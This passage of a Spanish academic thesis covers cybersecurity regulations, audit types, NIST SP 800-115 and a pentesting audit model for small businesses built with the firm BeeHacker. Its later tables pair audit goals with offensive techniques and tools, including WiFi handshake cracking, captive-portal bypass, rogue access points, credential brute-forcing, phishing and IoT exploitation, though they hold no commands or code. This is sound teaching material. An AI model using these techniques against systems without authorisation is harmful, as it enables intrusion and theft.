Controls y el proyecto GIAC (Global Information Assurance Certification). GIAC es un sistema de certificación reconocido internacionalmente que valida las competencias técnicas en múltiples especialidades de ciberseguridad, desde pentesting<sup>7</sup> hasta auditoría o administración de sistemas seguros. [20]

Cuadro 8: Certificaciones GIAC ofrecidas por SANS y sus áreas de especialización

Área de especialización	Certificación GIAC
Seguridad general	GSEC (Security Essentials)
Pentesting y hacking ético	GPEN (Penetration Tester), GXPN (Exploit Researcher)
Respuesta ante incidentes	GCIH (Incident Handler)
Análisis forense	GCFA (Forensic Analyst), GCFE (Forensic Examiner)
Administración de sistemas seguros	GCWN (Windows), GCUX (Unix/Linux)
Gestión de riesgos y auditoría	GSNA (Systems and Network Auditor), GRCP (Risk and Compliance)
Defensa de redes y sistemas	GCIA (Intrusion Analyst), GCCC (Critical Controls)

Fuente: Red Team Operations Certifications. [20]

#### 4.4.3. Normativas y Estándares Aplicables

En el contexto nacional y europeo, las normativas más relevantes en ciberseguridad aplicables especialmente a PYMEs son:

#### Esquema Nacional de Seguridad (ENS)

Regulado por el Real Decreto 311/2022, el Esquema Nacional de Seguridad (ENS) establece los principios básicos y los requisitos mínimos necesarios para una adecuada protección de la información manejada por medios electrónicos. Está dirigido tanto a las administraciones públicas como a aquellas entidades del sector privado que colaboran con el sector público.

Su objetivo principal es garantizar el acceso, la confidencialidad, la integridad, la trazabilidad, la autenticidad y la conservación de los datos. Para ello, el ENS define tres niveles de seguridad (bajo, medio y alto) y obliga a realizar un análisis de riesgos para aplicar las medidas correspondientes. El marco del ENS también contempla la implantación de una política de seguridad y la designación de responsables de seguridad en las organizaciones [21].

---

<sup>7</sup>Pruebas de penetración controladas cuyo objetivo es identificar y explotar vulnerabilidades en sistemas, redes o aplicaciones, simulando ataques reales para evaluar la seguridad de una organización.

## Reglamento General de Protección de Datos (RGPD)

Es una normativa implementada en la Unión Europea que regula la legislación sobre protección de datos en todos los Estados miembros. Su aplicación es obligatoria para todas las organizaciones que procesen datos personales de ciudadanos de la UE, independientemente de su ubicación [22].

El RGPD introduce aspectos clave incorporar la protección de datos desde el diseño y por defecto (privacy by design and by default), garantizando que la privacidad sea un elemento central desde las fases iniciales de cualquier proceso o sistema que trate información personal. Asimismo, establece el principio de responsabilidad activa (accountability), que obliga a las organizaciones no solo a cumplir con la normativa, sino a poder demostrarlo mediante documentación adecuada, análisis de riesgos, aplicación de medidas técnicas y organizativas proporcionales, y políticas de concienciación y formación continuas.

También establece el deber de notificar las brechas de seguridad a la autoridad de control en un plazo máximo de 72 horas, y en ciertos casos, también a los afectados.

## Ley Orgánica de Protección de Datos Personales y garantía de los derechos digitales (LOPD-GDD)

La Ley Orgánica 3/2018 adapta al ordenamiento jurídico español el Reglamento Europeo RGPD, estableciendo obligaciones detalladas sobre la protección de datos personales, el tratamiento seguro de datos sensibles y la respuesta ante incidentes relacionados [23].

## Directiva NIS2 (Directiva UE 2022)

Es una directiva europea diseñada para fortalecer y verificar las medidas de seguridad de la información que deben adoptar las empresas de los estados miembros de la Unión Europea, con el fin de garantizar un nivel elevado de ciberseguridad.[24].

Esta normativa afecta principalmente a medianas y grandes empresas pertenecientes a sectores críticos, estableciendo dos niveles de clasificación:

- **Entidades esenciales (EE):** grandes empresas de sectores como energía, transporte, salud, administración pública, y otras definidas como críticas por los Estados miembros o por la Directiva (UE) 2022/2557.
- **Entidades importantes (EI):** organizaciones medianas y grandes que, aunque no

sean esenciales, cumplen tres criterios: ubicación en la UE, tamaño y pertenencia a uno de los 18 sectores regulados.

A diferencia de otras normativas como ISO/IEC 27001, la NIS2 **no es certificable**, pero **sí es obligatoria y sancionable** en caso de incumplimiento, lo que otorga un fuerte carácter legal a su aplicación.

Entre las medidas de seguridad requeridas por la Directiva NIS2 se incluyen:

- Implantación de un sistema de autenticación multifactor (MFA).
- Control de acceso basado en el principio de mínimo privilegio.
- Seguridad en la cadena de suministro, extendiendo la responsabilidad a proveedores y terceros.
- Implementación de sistemas para detectar, bloquear y mitigar ciberataques como el ransomware.
- Políticas de continuidad del negocio, como copias de seguridad y recuperación ante desastres.
- Formación en ciberhigiene y concienciación de seguridad para todos los empleados.

## ISO/IEC 27001

Es un estándar de seguridad desarrollado por la Organización Internacional de Normalización (ISO), con el fin de ayudar a gestionar la seguridad de la información de una empresa. Su última versión fue publicada en Octubre de 2022. La ISO/IEC 27001 es certificable, permitiendo a las empresas solicitar auditorías externas a entidades certificadoras acreditadas. Si la empresa cumple con los requisitos definidos, obtiene una certificación que refleja públicamente su compromiso con la gestión segura de la información [25].

Un elemento clave de esta norma es el **Sistema de Gestión de Seguridad de la Información (SGSI)**, el cual consiste en un enfoque sistemático que permite establecer, implementar, operar, supervisar, revisar, mantener y mejorar la seguridad de la información dentro de una organización. El SGSI se basa en una evaluación de riesgos que define la forma en que estos riesgos deben ser tratados, estableciendo sus niveles de aceptación para gestionarlos eficazmente.

Asimismo, la seguridad de la información está fundamentada en la **triada de la información**, formada por tres principios esenciales: Confidencialidad, Integridad y Disponibilidad



Figura 6: Triada de la Información. Fuente: 4IT Networks [26]

- **Confidencialidad:** Es la propiedad que se refiere a que la información no esté disponible ni sea revelada a individuos, entidades o procesos no autorizados. Esta se debe definir de acuerdo con las características de los activos que se manejan en la empresa.
- **Integridad:** Se refiere a la exactitud y completitud de la información. Esta propiedad es la que permite que la información sea precisa, coherente y completa desde su creación hasta su destrucción.
- **Disponibilidad:** Es la propiedad de la información que se refiere a que ésta debe ser accesible y utilizable por solicitud de una persona entidad o proceso autorizado cuando así lo requiera éste, en el momento y en la forma que se requiere ahora y en el futuro, al igual que los recursos necesarios para su uso.

A continuación, se presenta una tabla comparativa que resume los objetivos principales de estas normativas y estándares, así como los grupos a los que afectan:

<b>Normativa / Estándar</b>	<b>Objetivo Principal</b>	<b>Afectan a</b>
ENS	<ul style="list-style-type: none"> <li>■ Establecer requisitos mínimos de seguridad.</li> <li>■ Proteger la información digital pública.</li> <li>■ Promover un enfoque basado en riesgos.</li> </ul>	<ul style="list-style-type: none"> <li>■ Organismos públicos.</li> <li>■ Empresas proveedoras del sector público.</li> </ul>
LOPD-GDD	<ul style="list-style-type: none"> <li>■ Garantizar los derechos digitales.</li> <li>■ Proteger datos personales.</li> <li>■ Adaptar el RGPD al ordenamiento español.</li> </ul>	<ul style="list-style-type: none"> <li>■ Empresas y entidades que traten datos personales en España.</li> </ul>
RGPD (UE)	<ul style="list-style-type: none"> <li>■ Unificar normas de protección de datos en la UE.</li> <li>■ Asegurar el control de los ciudadanos sobre sus datos.</li> <li>■ Establecer principios como la responsabilidad proactiva.</li> </ul>	<ul style="list-style-type: none"> <li>■ Cualquier organización que trate datos de ciudadanos europeos.</li> </ul>
Directiva NIS2	<ul style="list-style-type: none"> <li>■ Aumentar la resiliencia cibernética.</li> <li>■ Proteger sectores críticos.</li> <li>■ Establecer obligaciones de notificación de incidentes.</li> </ul>	<ul style="list-style-type: none"> <li>■ Empresas en sectores esenciales (energía, transporte, salud, servicios digitales, etc).</li> </ul>
ISO/IEC 27001:2022	<ul style="list-style-type: none"> <li>■ Implementar un SGSI efectivo.</li> <li>■ Proteger la confidencialidad, integridad y disponibilidad de la información.</li> <li>■ Gestionar riesgos de forma continua.</li> </ul>	<ul style="list-style-type: none"> <li>■ Organizaciones que buscan certificación en gestión de seguridad.</li> </ul>

Cuadro 9: Comparativa de normativas y estándares en ciberseguridad.

#### 4.4.4. Tipos de Auditoría de Seguridad Informática

Las auditorías de seguridad informática pueden clasificarse según distintos criterios. Uno de los más relevantes es el enfoque organizativo, es decir, quién las realiza y con qué grado de independencia. Según UNIR FP, este criterio permite distinguir entre auditorías internas y externas, así como entre evaluaciones técnicas u organizativas, dependiendo del nivel de profundidad requerido en cada entorno [27].

- **Auditoría interna:** Realizada por personal propio de la organización, como el equipo de TI o el departamento de ciberseguridad. Su propósito principal es la mejora continua y la preparación para auditorías más exigentes, sin implicaciones sancionadoras.
- **Auditoría externa:** Ejecutada por una entidad independiente, aporta objetividad y transparencia. Suele estar orientada al cumplimiento normativo, procesos de certificación o validación externa de las políticas y medidas implantadas.
- **Auditoría técnica:** Se centra en la infraestructura digital (redes, sistemas, aplicaciones, dispositivos) mediante herramientas de análisis técnico como escáneres de vulnerabilidades, pruebas de penetración o análisis de configuraciones.
- **Auditoría organizativa o de procesos:** Evalúa el marco de gobernanza y cultura de ciberseguridad: políticas, roles definidos, procedimientos, respuesta ante incidentes y concienciación del personal.
- **Auditoría de cumplimiento:** Verifica que la organización respeta las normativas vigentes, como el RGPD, la ISO/IEC 27001 o el ENS. Es frecuente cuando existen exigencias contractuales, regulatorias o sectoriales.
- **Auditoría mixta:** Combina aspectos técnicos y organizativos para obtener una visión integral del estado de la ciberseguridad en la organización. Es el enfoque más completo y el recomendado para una evaluación realista y útil en entornos complejos como las PYMEs.

La elección del tipo de auditoría depende del contexto de la organización, sus objetivos de seguridad, y los recursos disponibles. En este trabajo se opta por una auditoría mixta, práctica y adaptada al entorno real de una PYME.

Además de estas tipologías generales, dentro del campo técnico existen auditorías especializadas que permiten profundizar en áreas específicas. El Instituto Nacional de Ciberseguridad (INCIBE) distingue diversas variantes según el objetivo técnico principal de cada evaluación [28]:

- **Auditoría de vulnerabilidades:** Busca detectar fallos de configuración, servicios expuestos o contraseñas débiles. Se apoya en marcos como OWASP Top 10 o en escáneres automatizados para identificar riesgos frecuentes.
- **Auditoría de código:** Revisa el código fuente en busca de errores que puedan derivar en vulnerabilidades. Suele aplicarse en entornos de desarrollo interno siguiendo estándares como OWASP ASVS.
- **Auditoría de redes:** Examina la arquitectura de red, segmentación, dispositivos, y medidas de protección perimetral. Evalúa firewalls, VPNs, switches y dispositivos IoT o BYOD.

- **Auditoría forense:** Se realiza tras un incidente de seguridad para reconstruir lo ocurrido, identificar las técnicas utilizadas por los atacantes y detectar fallos técnicos u organizativos.
- **Auditoría de hacking ético (pentesting):** Simula ataques controlados siguiendo metodologías reconocidas, con el fin de identificar vulnerabilidades explotables y medir su impacto potencial.

En el contexto de las PYMEs, combinar auditorías técnicas dentro de un enfoque mixto permite detectar vulnerabilidades reales y aplicar soluciones viables según sus recursos. Este enfoque integral es esencial para mantener una postura de seguridad sólida y prevenir posibles brechas que puedan desencadenar sanciones legales o incumplimientos regulatorios.

#### 4.4.5. Metodologías de Auditoría en Ciberseguridad

Para ejecutar auditorías completas y rigurosas en ciberseguridad, existen metodologías reconocidas a nivel global que garantizan un marco estructurado. Algunas de las más relevantes son:

**OWASP (Open Web Application Security Project):** Proporciona directrices y metodologías específicas enfocadas en la identificación y mitigación de vulnerabilidades en aplicaciones web, siendo clave para desarrolladores y auditores en la protección contra ataques comunes [29].

**OSSTMM (Open Source Security Testing Methodology Manual):** Metodología abierta que ofrece procedimientos exhaustivos para realizar pruebas de seguridad técnica, enfocada en un análisis objetivo, cuantitativo y ético de vulnerabilidades técnicas y operativas [30].

**TIBER-EU (Threat Intelligence-Based Ethical Red Teaming):** Marco metodológico europeo para pruebas controladas de simulación de ataques informáticos complejos, utilizando inteligencia de amenazas reales para evaluar la resiliencia de entidades críticas frente a ataques avanzados [31].

**NIST SP 800-53:** Publicación que ofrece un conjunto exhaustivo de controles recomendados por el NIST para mejorar la seguridad y privacidad de sistemas informáticos en organizaciones federales y comerciales, cubriendo aspectos desde la gestión del riesgo hasta controles técnicos y operacionales detallados [32].

**NIST SP 800-115:** Guía técnica específica sobre cómo realizar pruebas de seguridad (pentesting) en redes y sistemas, estableciendo procedimientos detallados para planifi-

cación, ejecución y evaluación de resultados, siendo ampliamente usada para pruebas de seguridad profundas y efectivas [33].

#### **4.5. Herramientas de pentesting**

La selección de herramientas de pentesting desempeña un papel fundamental en la eficacia de las auditorías de seguridad. Identificar las herramientas adecuadas permite detectar vulnerabilidades de forma precisa y eficiente, adaptándose a distintos escenarios como redes, aplicaciones web, servicios en la nube o incluso factores humanos a través de técnicas de ingeniería social. A partir de un análisis conjunto de diversas fuentes especializadas, se recopilaron las diez herramientas más utilizadas y valoradas en el ámbito del pentesting. [34]

Cuadro 10: Herramientas de pentesting más empleadas

Herramienta	Aplicación	Descripción
 <b>Nmap</b>	Test de penetración de redes	Escáner de redes y auditor de seguridad que permite descubrir hosts, servicios y vulnerabilidades activas.
 <b>Metasploit</b>	Desarrollo y ejecución de exploits	Framework completo para desarrollar, probar y ejecutar exploits en entornos controlados.
 <b>Burp Suite</b>	Auditoría de seguridad en aplicaciones web	Plataforma integrada para análisis de seguridad en aplicaciones web, capaz de interceptar, modificar y automatizar pruebas.
 <b>Kali Linux / Parrot OS</b>	Entornos completos para pentesting	Sistemas operativos especializados para pentesting que incluyen múltiples herramientas de auditoría, análisis forense e ingeniería inversa.
 <b>Nessus</b>	Escaneo de vulnerabilidades de red	Escáner que identifica configuraciones erróneas, parches faltantes y debilidades comunes en sistemas y redes.
 <b>John the Ripper</b>	Craqueo de contraseñas	Herramienta para descifrar contraseñas y evaluar su fortaleza en diferentes sistemas.
 <b>Wireshark</b>	Analisis de tráfico de red	Analizador de protocolos que captura y examina en tiempo real el tráfico que circula por una red.
 <b>ZAP (Zed Attack Proxy)</b>	Escaneo de seguridad en aplicaciones web	Escáner enfocado en detectar vulnerabilidades durante el desarrollo de aplicaciones web.
<b>SQLmap</b>	Detección y explotación de inyecciones SQL	Automatiza la identificación y explotación de vulnerabilidades de inyección SQL en aplicaciones web.
 <b>Aircrack-ng</b>	Auditoría de redes Wi-Fi	Conjunto de herramientas para romper claves WEP y WPA/WPA2 y auditar la seguridad de redes inalámbricas.

**Fuente:** Criterios de selección de herramientas para pentesting. [34]

Estas herramientas, junto con sus respectivas páginas oficiales para descarga o consulta, pueden encontrarse en el **Anexo 2**.

#### 4.6. Certificaciones del sector

Por último, para aquellas personas interesadas en iniciarse en el campo de la ciberseguridad ofensiva, es fundamental contar con una guía clara que oriente su aprendizaje y desarrollo profesional. Las certificaciones profesionales cumplen un papel importante en este sentido, ya que no solo validan los conocimientos técnicos y las habilidades de la persona, sino que también proporcionan una formación progresiva para adquirir competencias en distintas áreas de la ciberseguridad. La selección de estas certificaciones ha sido elaborada a partir de fuentes formales y del conocimiento compartido en comunidades especializadas de hacking ético<sup>8</sup> y pentesting, incluyendo foros, redes profesionales y grupos de intercambio de experiencias. Se incluyen algunas de las certificaciones más relevantes, ordenadas por nivel de dificultad dentro del área ofensiva, incluyendo una certificación fundamental en administración de sistemas Linux<sup>9</sup>, que sirve de base para el dominio de entornos seguros.

- **LPIC-1/2 (Linux Professional Institute Certification)**: Es la certificación de nivel básico/intermedio para administradores de sistemas Linux. Valida competencias en instalación, configuración, mantenimiento y administración de sistemas basados en Linux, incluyendo tareas de red y scripting en bash. Resulta especialmente útil como base sólida para profesionales que quieran profundizar en seguridad ofensiva y defensiva en entornos Unix.
- **eJPTv2 (eLearnSecurity Junior Penetration Tester)**: Ideal para principiantes en el campo del pentesting. Evalúa conocimientos básicos sobre redes, sistemas operativos, metodologías de pruebas de penetración y explotación de vulnerabilidades comunes. El examen es práctico y se realiza en un entorno de laboratorio simulado.
- **eWPT (eLearnSecurity Web Penetration Tester)**: Certificación especializada en seguridad de aplicaciones web.
- **eCPPTv2 (eLearnSecurity Certified Professional Penetration Tester)**: De nivel intermedio, esta certificación evalúa habilidades prácticas en pentesting interno y externo, incluyendo explotación de vulnerabilidades, escalada de privilegios, evasión de antivirus y generación de informes.
- **PNPT (Practical Network Penetration Tester)**: Emitida por TCM Security, esta certificación simula una auditoría real de red empresarial. El candidato debe realizar tareas de reconocimiento, explotación, post-explotación, pivoting y red teaming básico, y entregar un informe técnico al estilo profesional.

---

<sup>8</sup>Conjunto de prácticas de seguridad informática realizadas de forma legal y con consentimiento, cuyo objetivo es identificar vulnerabilidades en sistemas para mejorar su protección.

<sup>9</sup>Sistema operativo libre y de código abierto, ampliamente utilizado en servidores, entornos de ciberseguridad y desarrollo, por su estabilidad, flexibilidad y robustez.

- **OSCP (Offensive Security Certified Professional)**: Considerada una de las certificaciones más exigentes y prestigiosas en pentesting. Exige comprometer múltiples máquinas en un entorno controlado durante un examen de 24 horas. Requiere dominio de técnicas como buffer overflows, escalada de privilegios, evasión de defensas, explotación manual y redacción exhaustiva de informes. Es un estándar de referencia en la industria de seguridad ofensiva.

## CAPÍTULO 5

---

# Metodología elegida: NIST SP 800-115

---

Para la propuesta metodológica planteada en este trabajo, se toma como base fundamental la metodología NIST SP 800-115 debido a su amplia aceptación y versatilidad en auditorías técnicas de seguridad informática. Esta metodología se selecciona específicamente por su capacidad para adaptarse eficazmente a los objetivos establecidos por la empresa BeeHacker, sobre los cuales se sustenta nuestra propuesta de auditoría.

El documento original consta de 80 páginas, divididas en cuatro fases fundamentales: planificación, descubrimiento, ataque y reporte. Estas fases aseguran una cobertura completa desde la definición del alcance hasta la generación de informes y recomendaciones finales. [33]




Figura 7: Metodología NIST SP 800-115. Fuente: [33]

A continuación, se presenta un desglose adaptado y resumido del contenido de la metodología NIST SP 800-115:

## 5.1. Fase de Planificación (Planning Phase)

Esta fase inicial implica la definición clara de los objetivos, el alcance y las restricciones de la auditoría. Se identifican los sistemas y activos a evaluar, se asignan responsabilidades, se establecen las reglas de compromiso (Rules of Engagement), y se gestiona la aprobación por parte de los responsables de la organización. La planificación también contempla la recopilación de información preliminar sobre la infraestructura, políticas de seguridad y nivel de madurez de la organización.

## 5.2. Fase de Descubrimiento (Discovery Phase)

En esta etapa se lleva a cabo la recolección de datos sobre los sistemas objetivo mediante técnicas pasivas y activas. Las técnicas pasivas incluyen el análisis de información disponible públicamente (OSINT)<sup>10</sup>, mientras que las técnicas activas abarcan escaneos de red, detección de puertos abiertos, identificación de servicios y sistemas operativos, así como la enumeración de posibles vulnerabilidades. El propósito es obtener una visión detallada del entorno evaluado sin interferir en su funcionamiento.

Una vez recopilada toda la información, se procede al análisis detallado de los descubrimientos con el objetivo de evaluar el nivel de riesgo asociado a cada vulnerabilidad identificada. Esta evaluación permite priorizar los posibles vectores de ataque y trazar un plan de acción estratégico para la siguiente fase.

## 5.3. Fase de Ataque (Attack Phase)

Esta fase simula un escenario real de intrusión con el fin de explotar las vulnerabilidades detectadas previamente. Las pruebas pueden incluir ataques de penetración, escalamiento de privilegios, evasión de controles de seguridad y acceso no autorizado a recursos. Aunque esta fase puede resultar intrusiva, es crucial para evaluar la efectividad de los mecanismos de defensa implementados. Siempre se ejecuta bajo estrictos parámetros éticos y de autorización.

## 5.4. Fase de Reporte (Reporting Phase)

Finalmente, se documentan los hallazgos obtenidos durante la auditoría. El informe debe ser claro, técnico y ejecutivo, incluyendo descripciones detalladas de las vulnerabilidades encontradas, evidencias de explotación (cuando corresponda), análisis de riesgos

<sup>10</sup>OSINT (Open Source Intelligence) hace referencia a la recopilación y análisis de información proveniente de fuentes públicas y accesibles, como sitios web, redes sociales, bases de datos abiertas o motores de búsqueda, con fines de inteligencia o seguridad.

y recomendaciones específicas para mitigar o corregir las debilidades identificadas. Este reporte sirve como base para la toma de decisiones estratégicas de seguridad por parte de la organización.

## CAPÍTULO 6

---

# Modelo de auditoría

---

Este capítulo presenta un modelo de auditoría de ciberseguridad diseñado como guía para la propuesta metodológica de este trabajo. Se trata de una estructura que integra fases, técnicas y herramientas utilizadas por organizaciones especializadas, y que se adapta a las directrices establecidas en la **NIST SP 800-115**. El modelo ha sido desarrollado en colaboración con la empresa **BeeHacker**, basándose en su amplia experiencia práctica en auditorías orientadas a pequeñas y medianas empresas (PYMEs).

**BeeHacker** es una empresa de ciberseguridad ubicada en Mairena del Aljarafe (Sevilla), especializada en servicios de cumplimiento normativo, ciberdefensa y pruebas de penetración. Su equipo está compuesto por profesionales con experiencia en *Blue Team*<sup>11</sup> y *Security Operations Center* (SOC), así como especialistas en *Pentesting*, responsables de llevar a cabo auditorías de seguridad, ejercicios de Red Team<sup>12</sup> y análisis forense, incluyendo la gestión y respuesta ante incidentes de seguridad [35].

Entre sus principales áreas de especialización destacan:

- **OWASP:** Evaluación de vulnerabilidades comunes en aplicaciones web, conforme al estándar OWASP Top 10.
- **Seguridad legal / SGSI / ENS:** Adecuación a normativas y estándares como el Esquema Nacional de Seguridad (ENS) o los Sistemas de Gestión de Seguridad de la Información (SGSI).

---

<sup>11</sup>Blue Team es el grupo encargado de defender los sistemas de una organización, detectando, respondiendo y mitigando posibles amenazas o ataques. Su labor se centra en la monitorización, el análisis de incidentes y el fortalecimiento de la seguridad.

<sup>12</sup>Red Team es el grupo responsable de simular ataques reales a la organización para evaluar su nivel de seguridad. Emula técnicas utilizadas por actores maliciosos con el fin de detectar vulnerabilidades y probar la eficacia de las defensas del Blue Team.

- **Seguridad industrial:** Protección de entornos de tecnología operativa (OT) e infraestructuras críticas.

El modelo presentado a continuación ha sido construido desde cero tras un prolongado proceso de trabajo conjunto con el equipo de BeeHacker. No se trata de una simple recopilación documental, sino de un desarrollo basado en un enfoque iterativo y colaborativo, sustentado por múltiples entrevistas, reuniones presenciales en sus instalaciones, sesiones por videollamada y un continuo intercambio de comunicaciones por correo electrónico.

Dado que la organización no contaba previamente con documentación formal sobre su metodología de auditoría, este trabajo recoge y estructura el conocimiento adquirido, con el fin de convertirlo en un modelo claro, comprensible y reutilizable, que refleje y ponga en valor el esfuerzo conjunto realizado.

En este punto del documento, me gustaría agradecer especialmente a Ramón, CTO de BeeHacker, por su implicación y disposición a colaborar en el desarrollo de este proyecto. Gracias a su ayuda, he podido comprender los pasos fundamentales de una auditoría de ciberseguridad en distintos contextos, aprender nuevas técnicas y familiarizarme con herramientas empleadas en entornos reales de hacking ético. Además, sus consejos sobre cómo orientar mi formación y su visión general del estado actual del sector han sido de gran valor para mi crecimiento.

## 6.1. Diseño propuesto por BeeHacker

El modelo resultante se basa en un enfoque estructurado por capas, abarcando todos los vectores de ataque potenciales desde el perímetro de red exterior hasta los datos almacenados internamente, y se compone específicamente de siete grandes bloques que permiten un análisis completo de la seguridad:



Figura 8: Diagrama de flujo de los bloques del diseño del modelo de auditoría. Fuente: Elaboración propia

- 1. Perímetro de Red:** Se analiza la exposición externa de la infraestructura desde la perspectiva de un atacante sin conocimiento previo. Se evalúan routers con configuraciones por defecto (telnet, SSH abiertos), firewalls mal configurados, accesos remotos sin cifrado, y redes inalámbricas vulnerables. Se incluyen pruebas sobre sistemas RADIUS<sup>13</sup>, bypass de portales cautivos, detección de APs maliciosos (Rogue AP / Karma WiFi), análisis de seguridad inalámbrica y cifrado.
- 2. Fingerprint (Reconocimiento Interno):** Se realiza un reconocimiento de red interno: análisis de la topología de red, detección activos en la red, enumeración de puertos abiertos y servicios activos en cada activo. El mapeo de red se complementa con un análisis de vulnerabilidades.
- 3. OSINT (Inteligencia de Fuentes Abiertas):** Se recopila y analiza información pública sobre la organización para descubrir posibles vectores de ataque. Se utilizan motores como Google (GHDB), Shodan, Censys y Maltego para identificar servidores expuestos, credenciales filtradas, tecnologías empleadas y datos personales. Además, se evalúan técnicas de ingeniería social como phishing.
- 4. Seguridad en IoT:** Dado que muchas pymes incorporan dispositivos inteligentes como cámaras, sensores, esta fase analiza posibles accesos no autorizados a tra-

<sup>13</sup>Sistema de autenticación y autorización basado en el protocolo RADIUS (Remote Authentication Dial-In User Service), utilizado para gestionar el acceso a redes y servicios mediante credenciales centralizadas.

vés de estos dispositivos, los cuales suelen estar poco protegidos. Se revisa su firmware, autenticación, cifrado y su exposición en la red.

5. **Auditoría Web:** Se realizan pruebas de seguridad siguiendo las recomendaciones de OWASP.
6. **Seguridad de Infraestructura:** Se revisa la arquitectura interna de la empresa: servidores, redes privadas, directorio activo, firewalls internos, y sistemas IDS/IPS. Se ejecutan pruebas de escalada de privilegios, movimientos laterales<sup>14</sup>, análisis de red, y se evalúa la configuración segura de cada elemento. También se estudian los logs<sup>15</sup> y mecanismos de monitoreo, identificando posibles brechas de seguridad.
7. **Seguridad de Endpoints y Datos:** Se analiza la protección de los dispositivos finales utilizados por los empleados, donde suele recaer una parte crítica de la seguridad. Se auditán políticas de contraseñas, cifrado de disco, control de dispositivos USB, protección frente a malware, uso de software legítimo, backup de información, y sistemas de almacenamiento.

A continuación, se detallan los objetivos y actividades que componen este diseño:

#### 6.1.1. Análisis del Perímetro de Red

Con el análisis del perímetro de red, intentamos identificar los puntos débiles de la infraestructura desde la perspectiva de un atacante externo, sin conocimiento de la arquitectura interna.

---

<sup>14</sup>Acción realizada por un atacante (o pentester) tras comprometer un sistema, que consiste en desplazarse a otros equipos dentro de la red con el objetivo de escalar privilegios, acceder a más recursos o ampliar el alcance del ataque.

<sup>15</sup>Registros generados automáticamente por sistemas, aplicaciones o dispositivos, que contienen eventos, errores, accesos u otras actividades relevantes para el monitoreo y diagnóstico de la seguridad.

Objetivo	Actividades clave	Herramientas utilizadas
Enumerar redes inalámbricas visibles y ocultas	Escaneo activo y pasivo de puntos de acceso y SSIDs	Airodump-ng, Wireshark
Evaluar seguridad del cifrado WiFi	Ánalisis del tipo de cifrado (WEP, WPA, WPA2), captura y descifrado de handshakes	hcxdumptool, Aircrack-ng
Simular ataques de fuerza bruta sobre handshakes	Aplicación de diccionarios para recuperar claves	Aircrack-ng, Hashcat
Comprobar la robustez de portales cautivos	Intentos de bypass mediante DNS spoofing, MITM, manipulación de MAC	Bettercap, mitmproxy, macchanger
Simular un Rogue AP (punto de acceso falso)	Simulación de redes confiables para atraer dispositivos	WiFi Pineapple, Hostapd, EvilTrust
Detectar puntos de acceso sospechosos	Ánalisis de canales, SSIDs duplicados, APs abiertos	Airodump-ng, Wireshark
Auditar routers con configuraciones por defecto	Acceso a servicios inseguros (Telnet, SSH, web) con credenciales por defecto	Nmap, Hydra

Cuadro 11: Objetivos y herramientas para el análisis del perímetro de red

### 6.1.2. Fingerprint (Reconocimiento Interno)

Una vez dentro de la red, se analizan los diferentes dispositivos conectados y sus diferentes vulnerabilidades, para trazar un plan de ataque.

<b>Objetivo</b>	<b>Actividades clave</b>	<b>Herramientas utilizadas</b>
Mapear la red interna	Descubrimiento de dispositivos activos, gateways, rutas y subredes mediante escaneo y análisis de topología	Nmap, Neptus
Analizar puertos abiertos	Identificación de servicios accesibles mediante escaneos rápidos y exhaustivos de puertos TCP/UDP	Nmap, Masscan, Neptus
Identificar servicios y sistemas operativos	Fingerprinting de servicios, recuperación de banners, y detección del sistema operativo subyacente	Nmap, WhatWeb, Netcat
Detectar vulnerabilidades conocidas	Correlación de servicios identificados con bases de datos de vulnerabilidades (CVEs), búsqueda de versiones sin parches o software obsoleto	Nessus, Exploit-DB, WhatWeb

Cuadro 12: Objetivos y herramientas utilizadas en la fase de reconocimiento interno (fingerprint)

### 6.1.3. OSINT e Ingeniería Social

Esta fase se centra en la obtención de información utilizando fuentes abiertas (Open Source Intelligence), recopilando datos públicos que puedan ser útiles para identificar vectores de ataque antes de cualquier interacción directa con los sistemas. Se complementa con técnicas de ingeniería social para evaluar el factor humano.

<b>Objetivo</b>	<b>Actividades clave</b>	<b>Herramientas utilizadas</b>
Recolectar información desde buscadores	Uso de operadores avanzados (dorks), localización de documentos públicos, paneles de acceso y recursos mal indexados	Google, GHDB (Google Hacking Database)
Identificar activos expuestos en Internet	Detección de direcciones IP públicas, puertos abiertos, servicios accesibles y banners de servidores visibles desde el exterior	Shodan, Censys
Analizar relaciones y metadatos de entidades	Investigación de dominios, emails, nombres de empleados, y análisis de metadatos en documentos filtrados o públicos	Maltego, theHarvester
Detectar filtraciones de credenciales	Búsqueda en bases de datos de fugas, comprobación de correos y dominios comprometidos en incidentes previos	DeHashed, Have I Been Pwned
Evaluar el factor humano ante ataques simulados	Campañas de phishing controladas, análisis de reacciones, pruebas de manipulación y validación de políticas internas	GoPhish, USB Rubber Ducky

Cuadro 13: Actividades y herramientas en la fase de inteligencia de fuentes abiertas e ingeniería social

#### 6.1.4. Seguridad en IoT

Los dispositivos IoT suelen carecer de medidas de seguridad sólidas y se convierten en vectores frecuentes de ataque. Esta fase se enfoca en el análisis del tráfico de red, servicios inseguros, firmware, y protocolos específicos utilizados por dispositivos conectados.

<b>Objetivo</b>	<b>Actividades clave</b>	<b>Herramientas utilizadas</b>
Detectar dispositivos IoT conectados a la red	Escaneo de red, fingerprinting por fabricante, análisis de MAC y puertos típicos de dispositivos inteligentes	Nmap, Wireshark
Analizar protocolos IoT y tráfico de red	Captura y análisis de paquetes en protocolos comunes (MQTT, CoAP, BLE, UPnP), evaluación de comunicaciones inseguras	Wireshark
Auditar interfaces web y APIs expuestas	Inspección de endpoints HTTP/HTTPS, análisis de comandos remotos, autenticación débil o inexistente	Postman, Burp Suite
Evaluar la seguridad del firmware	Extracción, análisis y validación del firmware para detectar puertas traseras, claves embebidas o servicios inseguros	Binwalk, Firmadyne, Wireshark
Explotar dispositivos vulnerables	Uso de exploits públicos, contraseñas por defecto o fallos conocidos para obtener acceso o control remoto	Metasploit, Hydra, scripts personalizados

Cuadro 14: Actividades y herramientas para la auditoría de seguridad en dispositivos IoT

#### 6.1.5. Auditoría Web

